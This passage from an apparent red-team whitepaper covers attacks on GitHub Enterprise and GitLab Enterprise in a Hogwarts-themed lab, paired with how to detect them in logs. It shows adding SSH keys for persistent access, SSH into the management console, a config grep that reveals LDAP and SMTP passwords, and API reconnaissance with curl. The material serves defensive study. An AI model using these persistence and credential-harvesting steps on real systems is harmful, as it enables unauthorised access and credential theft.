
The private SSH key associated with the public SSH key added can now be used to clone repositories within GitHub Enterprise.



```
[08:46:54] hawk@ubuntu-demo:~$ ssh-add test_ssh_key
Identity added: test_ssh_key (hawk@[redacted])
[08:46:56] hawk@ubuntu-demo:~$ git clone git@github-enterprise.hogwarts.local:hgranger/hgrangerTestRepo.git
Cloning into 'hgrangerTestRepo'...
remote: Enumerating objects: 3, done.
remote: Counting objects: 100% (3/3), done.
remote: Total 3 (delta 0), reused 0 (delta 0), pack-reused 0
Receiving objects: 100% (3/3), done.
[08:47:10] hawk@ubuntu-demo:~$ cd hgrangerTestRepo/
[08:47:12] hawk@ubuntu-demo:~/hgrangerTestRepo$
```

Cloning repository via SSH key

There is an entry in the audit log for this, as it categorizes it as a "public_key.create" action followed by a subsequent "public_key.verify" action. This can be searched via the query "action:public_key.create OR action:public_key.verify". This can also be queried for in the audit logs on the GitHub Enterprise server in `/var/log/github-audit.log`.



Audit log

Query

action:public_key.create OR action:public_key.verify

Copy all log metadata for internal use

Copy the metadata of all displayed log entries to your clipboard as JSON-formatted data.
Data that is copied has been sanitized of sensitive data but may include actions the user may not normally see. Share with caution.

Logs for action:public_key.create OR action:public_key.verify

public_key.verify — 15 minutes ago
ssh-rsa AAAAB3NzaC1yc2EAAA - SHA256:x4zwEH8dOit3rEXHm4V40QAdU/e34lxlpZXQDAR1tEs
Performed by hgranger from 192.168.1.54
Targeting user hgranger ···

public_key.create — 15 minutes ago
ssh-rsa AAAAB3NzaC1yc2EAAA - SHA256:x4zwEH8dOit3rEXHm4V40QAdU/e34lxlpZXQDAR1tEs
Performed by hgranger from 192.168.1.54
Targeting user hgranger ···


public_key.verify — 31 minutes ago
psersistence-ssh-key - SHA256:x4zwEH8dOit3rEXHm4V40QAdU/e34lxlpZXQDAR1tEs
Performed by hpotter from 192.168.1.54
Targeting user hpotter ···

public_key.create — 31 minutes ago
psersistence-ssh-key - SHA256:x4zwEH8dOit3rEXHm4V40QAdU/e34lxlpZXQDAR1tEs
Performed by hpotter from 192.168.1.54
Targeting user hpotter ···

Viewing audit log entries for public SSH keys created

Management Console Access

In addition to the site admin console, there is also a management console within GitHub Enterprise. This console can be accessed via a single, shared password, and can be accessed via `https://gheHost/setup`. An example of the login page is shown below.



Authentication Required

Please enter your password to unlock the GitHub Enterprise management console.

Password: •••••••••

Management console

One aspect that could be of interest to an attacker is adding their SSH key, so that they can SSH to the management console. This can be performed as shown below.



Settings

Your instance will restart automatically when you save these settings. Please wait a few minutes for the changes to take effect.

Change password

This password is how you login to the Enterprise Management Console and also serves as your API key. You can change it by going to the **password** settings page. SSH administrative access uses authorized SSH keys you've added instead of this password.

SSH access

This grants limited SSH access to the appliance to perform specific operations. You can access this appliance via `ssh -p 122 admin@github-enterprise.hogwarts.local`.

Authorized SSH keys


There are no authorized keys in your instance.

Add new SSH key

```
ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCsJx8P2+IGHpcak0IMX57g0t+tDK5nBIS9cVISnO8JpJQ8J
KSnKNSjodEuKL5y3+4qahM4owbqIcjmM17Kr0AqESn0GGmBB5kS9FECbutsQuYBcf1dDdxXevMiYju
oGyYLUmvR8z3g6IgpMXiiZU23pNAWV6fvxHYa7OK/U1
```

Adding public SSH key

For SSH access to the management console, the default username is “admin” and default SSH port is 122. Once an SSH key has been added to the management console, you can SSH to it as shown below.




```
[10:08:08] hawk@ubuntu-demo:~$ ssh -i test_ssh_key admin@github-enterprise.hogwarts.local -p 122
  ___ _ _   _  _      _      ___     _                    _
 / __(_) |_| || |_  _| |__  | __|_ _| |_ ___ _ _ _ __ _ _(_)___ ___
| (_ | |  _| __ | || | '_ \ | _|| ' \  _/ -_) '_| '_ \ '_| (_-</ -_)
 \___|_|\__|_||_|\_,_|_.__/ |___|_||_\__\___|_| | .__/_| |_/__/\___|
                                                |_|

Administrative shell access is permitted for troubleshooting and performing
documented operations procedures only. Modifying system and application files,
running programs, or installing unsupported software packages may void your
support contract. Please contact GitHub support at https://support.github.com
if you have a question about the activities allowed by your support contract.

INFO: Release version: 3.3.1
INFO: 2 CPUs, 15GB RAM on VMWare
INFO: License: evaluation; Seats: unlimited; Will expire in 31 days.
WARN: Load average: 3.15 3.57 4.86 (3.15 > 2 CPUs)
INFO: Usage for root disk: 22G of 98G (24%)
INFO: Usage for user data disk: 14G of 20G (71%)
INFO: TLS: enabled; Certificate will expire in 351 days.
INFO: HA: standalone
INFO: Configuration run in progress: false
Last login: Wed Jan 19 14:56:25 2022 from 192.168.1.51
admin@github-enterprise-hogwarts-local:~$
```

Authenticating to management console via SSH

Using SSH access to the management console, you can view the GitHub Enterprise config via the "ghe-config -l" command. An example command that can be used to list credentials is shown below. In this example, the GitHub Enterprise instance is setup to sync with Active Directory. Other credentials such as SMTP for example may be listed in this configuration file. For a full listing of commands available in the management console via SSH, see this resource[30].

```
ghe-config -l | grep -i 'password\|ldap\|user'
```

[30] https://docs.github.com/en/enterprise-server@3.0/admin/configuration/configuring-your-enterprise/command-line-utilities




```
core.auth-mode=ldap
core.admin-password=
smtp.username=adumbledore
smtp.user-name=adumbledore
smtp.password=Passw0rd!
governor.limit-user=
ldap.host=192.168.1.50
ldap.port=389
ldap.base=CN=Users,DC=hogwarts,DC=local;DC=hogwarts,DC=local;OU=GitHub,DC=hogwarts,DC=local
ldap.uid=
ldap.bind-dn=CN=Harry Potter,CN=Users,DC=hogwarts,DC=local
ldap.password=Passw0rd!
ldap.method=None
ldap.search-strategy=detect
ldap.user-groups=
ldap.admin-group=GitHub Admins
ldap.virtual-attribute-enabled=false
ldap.virtual-attribute-member=
ldap.recursive-group-search=false
ldap.posix-support=true
ldap.user-sync-emails=false
ldap.user-sync-keys=false
ldap.user-sync-gpg-keys=false
ldap.user-sync-interval=1
```

Searching configuration file for credentials

The addition of the SSH key in the management console is not documented in the audit log. However, it is logged in the below management log file (`/var/log/enterprise-manage/unicorn.log`).

```
cat /var/log/enterprise-manage/unicorn.log | grep -i authorized-keys |
grep -i post
```



```
admin@github-enterprise-hogwarts-local:~$ cat /var/log/enterprise-manage/unicorn.log | grep -i authorized-keys | grep -i post
I, [2022-01-27T15:08:01.058093 #9499]  INFO -- : 192.168.1.54, 127.0.0.1 - - [27/Jan/2022:15:08:01 +0000] "POST /setup/settings/authorized-keys HTTP/1.0" 201 653 0.300
admin@github-enterprise-hogwarts-local:~$
```

Searching for adding SSH keys via management console

Another file of interest via SSH access to the GitHub Enterprise server is the secrets configuration file (`/data/user/common/secrets.conf`) as it will also contain multiple different types of credentials including private SSH keys and API keys for example.

GitLab Enterprise

GitLab Enterprise is another popular SCM system used by organizations. In this section, there will be an overview of common terminology, the access model and API capabilities of GitLab Enterprise. Additionally, attack scenarios against GitLab Enterprise will be shown, along with how these attacks can be detected in system logs.

BACKGROUND

Terminology

One of the key terms that is used frequently within GitLab Enterprise is "projects". Projects can host code, track issues and can contain CI/CD pipelines. A full listing of key terms related to GitLab Enterprise can be found at this resource[31].

Access Model

Access Levels

There are five roles that are available for a user in terms of project permissions listed below. A detailed table that includes every action that each project permission role allows is available at this resource[32].

- Guest
- Reporter
- Developer
- Maintainer
- Owner

For each of the five roles, there are several group member permissions available. A detailed table that includes group member actions that each role allows is available at this resource[33]. One thing to note is that by default, users can change their usernames and can create groups.

[31] https://docs.gitlab.com/ee/user/index.html
[32] https://docs.gitlab.com/ee/user/permissions.html#project-members-permissions
[33] https://docs.gitlab.com/ee/user/permissions.html#group-members-permissions

Each role also has several CI/CD pipeline permissions[34] available and CI/CD job permissions[35].

Access Token Scopes

There are a total of eight personal access token scopes that are available in GitLab Enterprise. A listing of the different scopes and descriptions are below from this resource[36].

Scope	Description
api	Read-write for the complete API, including all groups and projects, the Container Registry, and the Package Registry.
read_user	Read-only for endpoints under /users. Essentially, access to any of the GET requests in the Users API.
read_api	Read-only for the complete API, including all groups and projects, the Container Registry, and the Package Registry.
read_repository	Read-only (pull) for the repository through git clone.
write_repository	Read-write (pull, push) for the repository through git clone. Required for accessing Git repositories over HTTP when 2FA is enabled.
read_registry	Read-only (pull) for Container Registry images if a project is private and authorization is required.
write_registry	Read-write (push) for Container Registry images if a project is private and authorization is required. (Introduced in GitLab 12.10.)
sudo	API actions as any user in the system (if the authenticated user is an administrator).

Table of access token scopes

[34] https://docs.gitlab.com/ee/user/permissions.html#gitlab-cicd-permissions
[35] https://docs.gitlab.com/ee/user/permissions.html#job-permissions
[36] https://docs.gitlab.com/ee/user/profile/personal_access_tokens.html#personal-access-token-scopes

API Capabilities

The GitLab REST API enables a user to perform several actions such as interacting with projects, access tokens, SSH keys and more. This also allows administrative actions. Full documentation on the REST API is available here[37].

ATTACK SCENARIOS

The below scenarios are notable for an attacker to attempt against GitLab Enterprise and have been useful as a part of X-Force Red's Adversary Simulation engagements. This is not an exhaustive list of every single attack path available to execute on GitLab Enterprise. The below table summarizes the attack scenarios that will be described.

Attack Scenario	Sub-Scenario	Admin Required?
Reconnaissance	-Repository -File -Code	No
User Impersonation	-Impersonate User Login -Impersonation Token	Yes
Promoting User to Admin Role	N/A	Yes
Maintain Persistent Access	-Personal Access Token -Impersonation Token -SSH Key	No Yes No
Modifying CI/CD Pipeline	N/A	No
SSH Access	N/A	Yes

Table of GitLab Enterprise Attack Scenarios


Reconnaissance

The first step an attacker will take once access has been gained to a GitLab Enterprise instance, is to start performing reconnaissance. Reconnaissance that could be of value to an attacker includes searching for repositories, files, and code of interest.

Repository Reconnaissance

An attacker may be looking for repositories that deal with a particular application or system. In this case, we are searching for "charm" to look for repositories with that search term in the name.

[37] https://docs.gitlab.com/ee/api/index.html



Search

What are you searching for?

charm

Group

Any

Projects 1 Issues 0 Merge requests 0 Milestones 0 Users 0

Improve search with Advanced Search and GitLab Enterprise Edition.

The Advanced Search in GitLab is a powerful search service that saves you time. Instead of creating duplicate code and wasting time, you can now search for code within other teams that can help your own project. Read more

Contact your Administrator to upgrade your license.


Hermoine Granger / **charms**
Some of my favorite charms and their formulas

Performing web interface project search in GitLab

Another option for an attacker to search for a project is via the Advanced Search REST API[38] as shown with the below example curl command.

```
curl -k --header "PRIVATE-TOKEN: apiKey"
"https://gitlabHost/api/v4/search?scope=projects&search=searchTerm"
```

[38] https://docs.gitlab.com/ee/api/search.html#scope-projects



```
{
    "avatar_url": null,
    "created_at": "2021-12-06T18:07:04.478Z",
    "default_branch": "main",
    "description": "Some of my favorite charms and their formulas",
    "forks_count": 0,
    "http_url_to_repo": "https://gitlab.hogwarts.local/hgranger/charms
    "id": 4,
    "last_activity_at": "2021-12-06T18:07:04.478Z",
    "name": "charms",
    "name_with_namespace": "Hermoine Granger / charms",
    "namespace": {
        "avatar_url": "https://secure.gravatar.com/avatar/c9f768605e65
        "full_path": "hgranger",
        "id": 5,
        "kind": "user",
        "name": "Hermoine Granger",
        "parent_id": null,
        "path": "hgranger",
        "web_url": "https://gitlab.hogwarts.local/hgranger"
    },
    "path": "charms",
    "path_with_namespace": "hgranger/charms",
    "readme_url": "https://gitlab.hogwarts.local/hgranger/charms/-/blo
    "ssh_url_to_repo": "git@gitlab.hogwarts.local:hgranger/charms.git"
    "star_count": 0,
    "tag_list": [],
    "topics": [],
    "web_url": "https://gitlab.hogwarts.local/hgranger/charms"
}
```

Project search results via API

File Reconnaissance

There also may be certain files of interest to an attacker based on file name. For example, maybe a file with “decrypt” in it. In GitLab Enterprise, you can use the “Advanced Search” feature in the web interface if Elasticsearch is configured and enabled. This is detailed at this resource[39].

An alternative method for an attacker to search for a file is via the Repository Tree REST API[40] as shown with the below example curl command. This request needs to be performed for each project, and then the output filtered for the file you are looking for.

```
curl -k --header "PRIVATE-TOKEN: apiToken"
"https://gitlabHost/api/v4/projects/projectID/repository/tree" |
python -m json.tool | grep -i searchTerm
```

[39] https://docs.gitlab.com/ee/user/search/advanced_search.html
[40] https://docs.gitlab.com/ee/api/repositories.html#list-repository-tree

```
        "name": "Jenkinsfile",
        "path": "Jenkinsfile",
```

